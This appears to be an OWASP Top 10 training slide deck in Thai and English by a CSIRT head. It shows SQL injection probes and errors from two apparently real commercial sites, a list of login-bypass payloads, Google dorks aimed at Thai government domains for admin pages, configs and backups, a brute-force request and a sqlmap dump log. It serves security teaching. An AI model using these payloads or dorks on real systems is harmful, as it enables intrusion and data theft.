The ORDER BY position number... +

www.timescanindia.in/Product.aspx?Id=7 order by 100--

Search

Server Error in '/' Application.

The ORDER BY position number 100 is out of range of the number of items in the select list.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated.

Exception Details: System.Data.SqlClient.SqlException: The ORDER BY position number 100 is out of range of the number of items in the select list.

Conversion failed when conver... +

www.timescanindia.in/Product.aspx?Id=7 and 1=db_name()--

Search

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'timescanindia' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'timescanindia' to data type int.

Types of SQL Injection (SQLi)

- **Union-based SQLi**
- Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

Example

`http://aquaservices.co.in/Product.aspx?Id=13 and 0=1 Union Select 1,2,3,4,5,6,7,8--`

Again we got a error : **Operand Type Clash: text is incompatible with int**

Server Error in '/' Application.

Operand type clash: text is incompatible with int

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error.

Exception Details: System.Data.SqlClient.SqlException: Operand type clash: text is incompatible with int

`http://aquaservices.co.in/Product.aspx?Id=13 and 0=1 Union Select null,null,null,null,null,null,null,null--`

Again we got a error : **The text data type cannot be selected as DISTINCT because it is not comparable.**

Server Error in '/' Application.

The text data type cannot be selected as DISTINCT because it is not comparable.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error.

Exception Details: System.Data.SqlClient.SqlException: The text data type cannot be selected as DISTINCT because it is not comparable.

Types of SQL Injection (SQLi)

- **Time-based Blind SQLi**
- Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.
- Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

Example

- SELECT * FROM products WHERE id=1; WAIT FOR DELAY '00:00:15'
- SELECT * FROM products WHERE id=1; IF SYSTEM_USER='sa' WAIT FOR DELAY '00:00:15'
- Executing SLEEP() in Oracle (execution suspended 15 seconds).
- BEGIN DBMS_LOCK.SLEEP(15); END;

Example

- `SELECT * FROM tbl_Users WHERE Username="" AND Password=""`
- `SELECT * FROM tbl_Users WHERE Username='admin' AND Password=' or 1=1;--'`

Example Attack Scenarios

- ค้นหาหน้า Login
 - inurl:/login.php
 - inurl:/admin.php
 - inurl:/admin
 - inurl:/login.html
- ทดสอบ
 - Username: admin
 - Password: ' or 0=0 --

Example Attack Scenarios

The screenshot shows a web browser window with the following details:

- URL Bar:** testphp.vulnweb.com/login.php
- Title Bar:** acunetix acuart
- Page Content:**
 - TEST and Demonstration site for Acunetix Web Vulnerability Scanner
 - Navigation links: home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
 - A sidebar menu:
 - search art (with input field and go button)
 - Browse categories
 - Browse artists
 - Your cart
 - Signup
 - Your profile
 - Our guestbook
 - AJAX Demo
 - A main content area:
 - If you are already registered please enter your login information below:
 - Username :
 - Password :
 -
 - Text at the bottom: You can also [signup here](#). Signup disabled. Please use the username **test** and the password **test**.
- Page Footer:** About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Example Attack Scenarios

- ' or '1'='1' or 'x'='x
' or 0=0 --
" or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 'x'='x
" or "x"="x
') or ('x'='x
- ' or 1=1--
" or 1=1--
or 1=1--
' or a=a--
" or "a"="a
') or ('a'='a
") or ("a"="a
hi" or "a"="a
hi" or 1=1 --
hi' or 1=1 --
'or'1=1'
==
and 1=1--

Example Attack Scenarios

- คำค้นหา SQL
 - inurl:index.php?id=
 - inurl:gallery.php?id=
 - inurl:article.php?id=
 - inurl:pageid=
- ทดสอบ
 - site:www.victimsite.com inurl:index.php?id=
 - http://www.victimsite.com/index.php?id=2'

Example Attack Scenarios

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/listproducts.php?cat=2'` in the address bar. The page is titled "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The header includes the Acunetix logo and navigation links: home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left, there is a sidebar with links: search art, go, Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, and AJAX Demo. Below this is a link to Links, followed by Security art and Fractal Explorer. The main content area displays an error message: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74". At the bottom, there are links for About Us, Privacy Policy, and Contact Us, along with the copyright notice ©2006 Acunetix Ltd.

A2 Broken Authentication

- ช่องโหว่ดังกล่าวเกิดจากการระบบการพิสูจน์ตัวตนไม่ปลอดภัยเพียงพอ เช่น การตั้งชื่อผู้ใช้งานและรหัสผ่านที่ง่ายต่อการคาดเดา ทำให้ผู้บุกรุกสามารถคาดเดาชื่อผู้ใช้งานและรหัสผ่านเพื่อล็อกอินเข้าไปในระบบได้สำเร็จ
- พังก์ชั่นการระบุตัวตน (Authentication) ของเว็บแอปพลิเคชันที่มีช่องโหว่ ทำให้ผู้โจมตีสามารถโมยรหัสผ่าน คีย์ โทคเคน (Token) หรือแอบอ้างปลอมตัวเป็นผู้ใช้งานจริงๆ ได้

Example Attack Scenarios

- คำค้นหา
 - site:go.th inurl:"/administrator"



Example Attack Scenarios

The screenshot illustrates a web application interface with several UI elements and annotations:

- Top Left Window:** A modal dialog box displays an "Authentication Error: Bad user name or password" message in red text, and a green bar below it says "Please sign-in".
 - Name:** admin
- Main Application:** The title bar reads "OWASP Mutillidae II: Web Pwn in Mass Production".
 - Version:** 2.6.6
 - User Status:** Not Logged In (circled in red)
 - Navigation:** Home | Login/Register | Toggle Hint
 - Buttons:** Back, Help
 - Links:** Add New Blog Entry, View Blogs
- Cookie Manager:** A window titled "Cookies Manager+ v1.5.2 [showing 31 of 31, selected 1]" lists cookies for the site 192.168.56.1.
 - PHPSESSID
 - showhints
 - utma
- Edit Cookie Dialog:** A modal dialog titled "Edit Cookie+" shows the selected PHPSESSID cookie.

Name:	<input checked="" type="checkbox"/> PHPSESSID
Content:	<input checked="" type="checkbox"/> dkad14152hrq62cqde91fbk4
Host:	<input checked="" type="checkbox"/> 192.168.56.1
Path:	<input checked="" type="checkbox"/> /
Send For:	<input checked="" type="checkbox"/> Any type of connection
Http Only:	<input checked="" type="checkbox"/> No
Expires:	<input checked="" type="checkbox"/> at end of session

Annotations with red arrows point to the "Content" field and the "Value" within it.

A3 Sensitive Data Exposure

- ช่องโหว่ดังกล่าวเกิดจากการเปิดเผยข้อมูลความลับหรือระบบขาดการเข้ารหัสลับบนข้อมูลสำคัญหรือมีการเข้ารหัสลับข้อมูลด้วยวิธีการที่สามารถถอดรหัสได้ง่าย ทำให้ผู้บุกรุกสามารถเข้าถึงข้อมูลสำคัญในระบบได้

Example Attack Scenarios

attack type sniper

5 payload positions length: 603

```
GET /dvwa/vulnerabilities/brute/?username=$infosec$&password=$infosecinstitute$&Login=$Login$ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/?username=infosec&password=infosecinstitute&Login=Login
Cookie: security=$high$; PHPSESSID=$lie9pu38f6q3d0jpljnklqdq772$
DNT: 1
```

add §

clear §

auto §

refresh

Example Attack Scenarios

```
...
[19:48:37] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5
[19:48:37] [INFO] fetching columns 'pass, uname' for table 'users' in database 'acuart'
[19:48:37] [INFO] fetching entries of column(s) 'pass, uname' for table 'users' in database 'acuart'
[19:48:37] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: users
[2 entries]
-----+-----+
 uname | pass |
-----+-----+
 test  | test |
 test  | test |
-----+-----+
[19:48:37] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acu
/users.csv'
[19:48:37] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```

A4 XML External Entities (XXE)


- คือ การใช้งานภาษา XML เวอร์ชันเก่าหรือการตั้งค่า XML Parsers ที่ไม่มีการกำหนดค่าที่ปลอดภัย เพียงพอในการรับข้อมูล外 en ที่ต้องมาจากภายนอก ผ่านมาตรฐานการอ้างอิงรูปแบบ URI บนพอร์ตโທกอล HTTP ทำให้เกิดช่องโหว่ได้หลากหลายรูปแบบ เช่น ไฟล์ข้อมูลภายในถูกเปิดเผยแพร่ การสแกนพอร์ต การรันคำสั่งและปลอมจากระยะไกล (RCE) เป็นต้นหรือ DoS เป็นต้น

A5 Broken Access Control

- ช่องโหว่ดังกล่าวเกิดจากการกำหนดสิทธิ์อย่างเหมาสม ทำให้ผู้บุกรุกสามารถเข้าถึงข้อมูลภายในระบบได้โดยที่ไม่ต้องผ่านการพิสูจน์ตัวตน หรือสามารถเข้าถึงได้ด้วยสิทธิ์ที่ไม่เหมาะสม

Example Attack Scenarios

- คำค้นหา
 - site:go.th inurl:userID



A6 Security Misconfiguration

- ช่องโหว่ดังกล่าวเกิดจากการระบุข้อมูลการติดตั้งและเซตอิพอย่างเหมาสม เช่น การใช้ชื่อเดียวกันของชื่อผู้ใช้งานและรหัสผ่าน หรือ การคงอยู่ของไฟล์สำคัญในระบบที่ไม่พร้อมกับการติดตั้ง ทำให้ผู้บุกรุกสามารถเข้าถึงข้อมูลภายในระบบ หรือรวมข้อมูลสำคัญในระบบได้

Example Attack Scenarios

A screenshot of a web browser window. The address bar shows the URL 172.16.67.136/mutillidae/includes/. The page content is a directory listing for the '/mutillidae/includes/' directory. The columns are labeled 'Name', 'Last modified', and 'Size'. The entries include:

Name	Last modified	Size
Parent Directory		
anti-framing-protection.inc	26-Sep-2013 22:47	704
back-button.inc	26-Sep-2013 22:47	2.2K
config.inc	26-Sep-2013 22:47	399
constants.php	26-Sep-2013 22:47	3.8K
..

A screenshot of a web browser window. The address bar shows the URL [PayPal, Inc. \[US\] https://www.paypalobjects.com](https://www.paypalobjects.com). The page content is a 'Forbidden' error message.

Forbidden

You don't have permission to access / on this server.

Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

Apache Server at images.paypal.com Port 80

Example Attack Scenarios

- คำค้นหา
 - intitle:index.of "parent directory"
 - intitle:index.of name size
 - intitle:index.of "parent directory" site:go.th/backup
 - intitle:index.of "parent directory" site:go.th/config.php
 - site:go.th inurl:config.php
 - site:go.th inurl:config.inc

Example Attack Scenarios

The image displays two separate browser windows side-by-side, both showing directory listings for a web server at `www.vulnweb.com`.

Left Browser Window: The title bar says "Index of /admin". The address bar shows "`www.vulnweb.com/admin/`". The page content is titled "Index of /admin". It contains a table with three columns: Name, Last modified, and Description. The table has two rows:

<u>Name</u>	<u>Last modified</u>	<u>Description</u>
Parent Directory	-	
backup/	2012-10-25 08:20	-

Below the table, the server information is listed as "Apache/2.4.2 (Win32) OpenSSL/1.0.1c PHP/5.4.4 Server at www.vulnweb.com Port 80".

Right Browser Window: The title bar says "Index of /admin/backup". The address bar shows "`www.vulnweb.com/admin/backup/`". The page content is titled "Index of /admin/backup". It contains a table with three columns: Name, Last modified, and Description. The table has five rows:

<u>Name</u>	<u>Last modified</u>	<u>Description</u>
Parent Directory	-	
FTP_ls.log	2012-10-25 08:20	63K
database_connect.php	2012-10-25 08:22	298
db_dump.sql	2012-10-25 08:21	98K
old_pass.txt	2012-10-25 08:22	6.3K

Below the table, the server information is listed as "Apache/2.4.2 (Win32) OpenSSL/1.0.1c PHP/5.4.4 Server at www.vulnweb.com Port 80".

A7 Cross-Site Scripting


- ช่องโหว่ดังกล่าวทำให้ผู้บุกรุกสามารถแทรกคำสั่งอันตรายเข้าไปในระบบเว็บแอพพลิเคชันได้ เช่น คำสั่งของ JavaScript หรือ HTML ทำให้ผู้บุกรุกสามารถแก้ไขข้อมูลบนเว็บไซต์ได้ รวมถึงสามารถฝังโปรแกรมอันตรายลงบนเว็บไซต์ และหลอกล่อให้เหยื่อเปิดเว็บไซต์ดังกล่าวเพื่อใช้โจมตีเหยื่อได้

Type of XSS

- **Stored XSS**
 - The most damaging type of XSS is Stored (Persistent) XSS. Stored XSS attacks involves an attacker injecting a script (referred to as the payload) that is permanently stored (persisted) on the target application (for instance within a database). The classic example of stored XSS is a malicious script inserted by an attacker in a comment field on a blog or in a forum post.
 - When a victim navigates to the affected web page in a browser, the XSS payload will be served as part of the web page (just like a legitimate comment would). This means that victims will inadvertently end-up executing the malicious script once the page is viewed in a browser.

Example Attack Scenarios

- **Persistent XSS**




Type of XSS

- **Reflected XSS**
- The second, and by far most common type of XSS is Reflected XSS. In Reflected XSS, the attacker's payload script has to be part of the request which is sent to the web server and reflected back in such a way that the HTTP response includes the payload from the HTTP request. Using Phishing emails and other social engineering techniques, the attacker lures the victim to inadvertently make a request to the server which contains the XSS payload and ends-up executing the script that gets reflected and executed inside the browser. Since Reflected XSS isn't a persistent attack, the attacker needs to deliver the payload to each victim – social networks are often conveniently used for the dissemination of Reflected XSS attacks.

Example Attack Scenarios

- **Reflective XSS**



A8 Insecure Deserialization

- คือ การใช้งานฟังก์ชัน **Deserialization** ที่อนุญาตให้ผู้ไม่ประสงค์ดีสามารถแก้ไขโครงสร้างข้อมูลจาก ระยะไกล ทำให้เกิดช่องโหว่ได้หลากหลายรูปแบบ เช่น **Replay Attacks, Injection Attacks และ Privilege Escalation Attacks** เป็นต้น

A9 Using Components with Known Vulnerability

- ช่องโหว่ที่เกิดขึ้นจากตัวระบบ หรือ แอพพลิเคชันที่มีการใช้งานฟังก์ชัน หรือตัวแปลงหรือชุดคำสั่งที่ไม่มีความปลอดภัยอยู่ในระบบ จึงทำให้ระบบ มีความเสี่ยงในการถูกโจมตี

Example Attack Scenarios

- joomla component vulnerabilities

Joomla » Joomla! : Security Vulnerabilities														
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9														
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending														
Total number of vulnerabilities : 66 Page : 1 (This Page) 2														
 CREATE YOUR OWN FREE WEBSITE Start Now ► WIX														
Copy Results Download Results Select Table														
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2015-5397	352		CSRF	2015-07-14	2015-08-12	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Cross-site request forgery (CSRF) vulnerability in Joomla! 3.2.0 through 3.3.x and 3.4.x before 3.4.2 allows remote attackers to hijack the authentication of unspecified victims for requests that upload code via unknown vectors.														
2	CVE-2015-4654	89		Exec Code Sql	2015-06-18	2015-06-19	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
SQL injection vulnerability in the EQ Event Calendar component for Joomla! allows remote attackers to execute arbitrary SQL commands via the id parameter to eqfullevent.														
3	CVE-2014-7984	264		Bypass	2014-10-08	2014-10-09	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Joomla! CMS 2.5.x before 2.5.19 and 3.x before 3.2.3 allows remote attackers to authenticate and bypass intended restrictions via vectors involving GMail authentication.														
4	CVE-2014-7983	79		XSS	2014-10-08	2014-10-09	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting (XSS) vulnerability in com_contact in Joomla! CMS 3.1.2 through 3.2.x before 3.2.3 allows remote attackers to inject arbitrary web script or HTML via unspecified vectors.														
5	CVE-2014-7982	79		XSS	2014-10-08	2014-10-09	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting (XSS) vulnerability in Joomla! CMS 2.5.x before 2.5.19 and 3.x before 3.2.3 allows remote attackers to inject arbitrary web script or HTML via unspecified vectors.														
6	CVE-2014-7981	89		Exec Code Sql	2014-10-08	2014-10-09	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
SQL injection vulnerability in Joomla! CMS 3.1.x and 3.2.x before 3.2.3 allows remote attackers to execute arbitrary SQL commands via unspecified vectors.														
7	CVE-2014-7229			Dos	2014-10-08	2014-10-09	5.0	None	Remote	Low	Not required	None	None	Partial
Unspecified vulnerability in Joomla! before 2.5.4 before 2.5.26, 3.x before 3.2.6, and 3.3.x before 3.3.5 allows attackers to cause a denial of service via unspecified vectors.														
8	CVE-2014-7228	310		Exec Code Bypass	2014-11-03	2014-11-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Akeeba Restore (restore.php), as used in Joomla! 2.5.4 through 2.5.25, 3.x through 3.2.5, and 3.3.0 through 3.3.4; Akeeba Backup for Joomla! Professional 3.0.0 through 4.0.2; Backup Professional for WordPress 1.0.b1 through 1.1.3; Solo 1.0.b1 through 1.1.2; Admin Tools Core and Professional 2.0.0 through 2.4.4; and CMS Update 1.0.a1 through 1.0.1, when performing a backup or update for an archive, does not delete parameters from \$_GET and \$_POST when it is cleansing \$_REQUEST, but later accesses \$_GET and \$_POST using the getQueryParam function, which allows remote attackers to bypass encryption and execute arbitrary code via a command message that extracts a crafted archive.														

Example Attack Scenarios

- Apache CXF คือ Open Source Services Framework ซึ่งจะช่วยในการเขียน Programming ผ่าน API อย่างเช่น Jax-ws โดยสามารถพูดคุยได้หลาย Protocal อย่างเช่น SOAP , XML / HTTP , RESTful HTTP หรือ COBRA และทำงานผ่านทาง HTTP , JMS หรือ JBI ได้

Example Attack Scenarios

CVE-ID
CVE-2012-3451 Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description
Apache CXF before 2.4.9, 2.5.x before 2.5.5, and 2.6.x before 2.6.2 allows remote attackers to execute unintended web-service operations by sending a header with a SOAP Action String that is inconsistent with the message body.
References
<p>Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.</p> <ul style="list-style-type: none">• MISC:https://bugzilla.redhat.com/show_bug.cgi?id=851896• CONFIRM:http://cxf.apache.org/cve-2012-3451.html• CONFIRM:http://svn.apache.org/viewvc?view=revision&revision=1368559• REDHAT:RHSAnumber:1591• URL:http://rhn.redhat.com/errata/RHSA-2012-1591.html• REDHAT:RHSAnumber:1592• URL:http://rhn.redhat.com/errata/RHSA-2012-1592.html• REDHAT:RHSAnumber:1594• URL:http://rhn.redhat.com/errata/RHSA-2012-1594.html• REDHAT:RHSAnumber:0256• URL:http://rhn.redhat.com/errata/RHSA-2013-0256.html• REDHAT:RHSAnumber:0257

A10 Insufficient Logging & Monitoring

- คือ การเฝ้าระวัง Log ที่ไม่ได้เพียงพอต่อการตอบสนองภัยคุกคามจากผู้ไม่ประสงค์ดี (Incident Response)
- ทำให้ผู้ไม่ประสงค์ดีสามารถขยายผลการโจมตีและเข้าสู่ระบบได้สำเร็จ

A large, faint watermark graphic of a circular stadium or arena with multiple concentric seating tiers and a field in the center, rendered in a light gray color.

Q&A



Thank You

Nattawut Opasieamlikit (Head of CSIRT)
0902405079 Nattawut@bcg-ecop.net